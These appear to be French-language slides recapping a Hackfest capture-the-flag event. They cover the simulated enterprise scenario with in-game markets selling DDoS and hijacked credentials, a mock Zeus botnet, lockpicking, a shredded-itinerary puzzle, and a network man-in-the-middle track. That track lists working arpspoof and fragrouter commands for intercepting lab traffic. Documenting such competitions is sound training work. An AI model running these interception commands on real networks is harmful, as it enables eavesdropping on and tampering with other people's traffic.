
Réalité Entreprise - Monitoring

- Outil: Zabbix
  - RAM
  - Services (http, imap, ftp...)
  - Maps
  - Graphs
- Utilisation
  - Nous pendant le montage
  - Équipes pendant la compétition

Réalité Entreprise - Monitoring



Réalité Entreprise - Monitoring



Réalité Entreprise - Markets


- Possibilité d'acheter des items

- White Market
  - Connu seulement au début de la soirée
  - Services du partenaire “Mamma Fantur”
- Black Market
  - Connu seulement en milieu de soirée
  - Items un peu moins légaux...

Réalité Entreprise - Markets

- White Market
  - #1 – Audit de Sécurité
  - #2 – Informations privilégiés sur Zeus
    - Emplacement du CC
    - Environnements infectés
  - #3 – Accès à www.mresearch.de
    - Blog d'un chercheur allemand
  - #4 – Information sur le CSync (Cloud Sync)
    - Accès aux backups de sa compagnie
    - Et beaucoup plus :)


Réalité Entreprise - Markets



Réalité Entreprise - Markets

- Black Market
  - #1 – Mass Mail Bombing
    - Possibilité d'envoyer plusieurs milliers de courriels aux équipes
  - #2 – DDOS
    - Possibilité de faire tomber un réseau pendant 15 min
  - #3 – SQL Dump de la BD MySQL
  - #4 – Hijacked Credentials
    - User/Password d'un analyste en sécurité avec beaucoup de privilèges (Enterprise Admin)

Réalité Entreprise - Markets




Réalité Entreprise – Tierces Parties

- Botnet - Zeus
  - CC(Command Control)
    - Reçois rapport de navigation
    - Envoit du code a exécuter sur client
  - Client (20x machines, 256mo ram)
    - Envoi au CC l'information sur la navigation
      - Cookies
      - Credential(anecdote)
    - Exécution de code

Réalité Entreprise – Public

- Accès au réseau par wifi
  - Internet
  - 2x équipes
  - Services




Réalité Entreprise – Prix

- Prix pour les gagnants
  - 2x formations de “Offensive-Security”
  - 10x items réseau de “Alfa Network”
  - 8x livres de “No Starch Press”
- Mention spéciale
  - Marc-Étienne Léveillé
    - Pour avoir averti les organisateurs que le mot de passe d'un des organisateurs a été sniffé par Zeus
  - Gabriel Tremblay
    - Pour avoir trouvé et possédé le CC en premier
    - Pour avoir trouvé la taupe en premier
    - et d'autres jolies hacks!

Samedi – Épreuves Classiques

Samedi - Architecture



Samedi - Physical Track

- Lockpicking
  - Cadenas #1 à #3: Conventionnel
  - Cadenas#4: Fer forgé à la main

Track dumpster diving

aka retour en enfance avec des casse-tête

Concept

- Dans les années 80-90, les *phone phreaks* et autres *hackers* pratiquaient une discipline nommée *dumpster diving.*
- Pourquoi dans le temps et plus maintenant? On a fini par prendre conscience d'un besoin de protection des données et ainsi déchiqueter.
- Cette pratique consistait à fouiller les poubelles pour des documents techniques et informationnels facilitant l'accès non-autorisé ou le *social engineering*
- **Sans cette *track*, la soirée aurait eu une toute allure à cause de la panne de courant...!**
- Je ne pouvais pas mettre des docs pour du *phreaking* vu que la pratique est quasi inexistante au Québec...

Déchiquetage + complexe

MOARC
OOKIE
ESPLZ
KTHX!

Déchiquetage - complexe

- Ne veut en aucun cas signifier que le document a des infos moins intéressantes
- Séparé en vols consécutifs
- Chaque ensemble de vols représente une lettre
- Tracer chacun des trajets
- Les codes de 3 lettres représente le code IATA des aéroports
- Utiliser GMaps était votre meilleur *bet*
- Utiliser une seule source de codes IATA = bad
- La plus complète = Oui, qui paie, dit AH!

NOM : NORRIS
PRÉNOM : ABIGAIL
DATE DE NAISSANCE : 10 MARS 1940
PASSEPORT : WKUS83746393

Dim 22 Jan 2012

CPR 645AM	-	MEX 1057AM
MEX 1305PM	-	DEN 1630PM
DEN 1750PM	-	OMA 1945PM
OMA 2100PM	-	MCI 2212PM

Mer 22 Fév 2012

MPN 500AM	-	FTE 825AM
FTE 935PM	-	GXQ 1105AM
GXQ 1250PM	-	SCL 15:30PM
SCL 1740PM	-	EZE 2255PM
EZE 2355PM	-	PSY 0945AM

Dim 20 Mai 2012

LYR 1325PM	-	KEF 2055PM
KEF 800AM	-	BUZ 1040AM +1
BUZ 1355PM	-	OVB 1915PM
OVB 745AM	-	SVX 930AM
SVX 1200PM	-	AER 1425PM

Jeu 13 Sep 2012

CKY 1535PM	-	WDH 1120AM +1
WDH 1755PM	-	MGQ 930AM +1
MGQ 1310PM	-	TIP 1840PM

Ven 21 Déc 2012

DEL 630AM	-	ICN 1820PM
ICN 2100PM	-	ROR 535AM
ROR 1005AM	-	DVO 1235PM
DVO 1435PM	-	ROR 1605PM
ROR 1900PM	-	BNE 835AM
BNE 1140AM	-	PER 1415PM

Déchiquetage - complexe

- r = Casper WY, Mexico DF, Denver CO, Omaha NE, Kansas City MO
- o = Mount Pleasant (Falkland Is), El Calafate, Coihaique, Santiago, Buenos Aires, Mount Pleasant
- G = Longyearbyen, Keflavik, Bushehr, Novosibirsk, Ekaterinburg, Sochi
- U = Conakry, Windhoek, Mogadiscio, Tripoli
- 3 = New Delhi, Seoul, Palau, Davao, Palau, Brisbane, Perth

Samedi - Network Track

- Concept
  - Effectuer des attaques en contexte de Man-in-the-middle afin d'intercepter/modifier des requêtes de plusieurs protocoles
- Nb. épreuves: 10
- Nb. épreuves fonctionnels: 8
- Nb. machines nécessaires
  - 20x clients – Debian 6 256mo ram
  - 20x bt5 – BackTrack5 – 256mo ram

Samedi - Network Track

- Mise en contexte de MITM
  - Solution #1
    - fragrouter -i eth0 -B1
    - arpspoof -t 10.3.<ID>.4 10.3.<ID>.1
    - arpspoof -t 10.3.<ID>.1 10.3.<ID>.4
  - Solution #2
    - Utiliser ethercap

Samedi - Network Track - #1

- Épreuve: DNS Redirection
- Objectif: Faite croire au client que “www.hackfest.ca” pointe vers 8.8.8.8
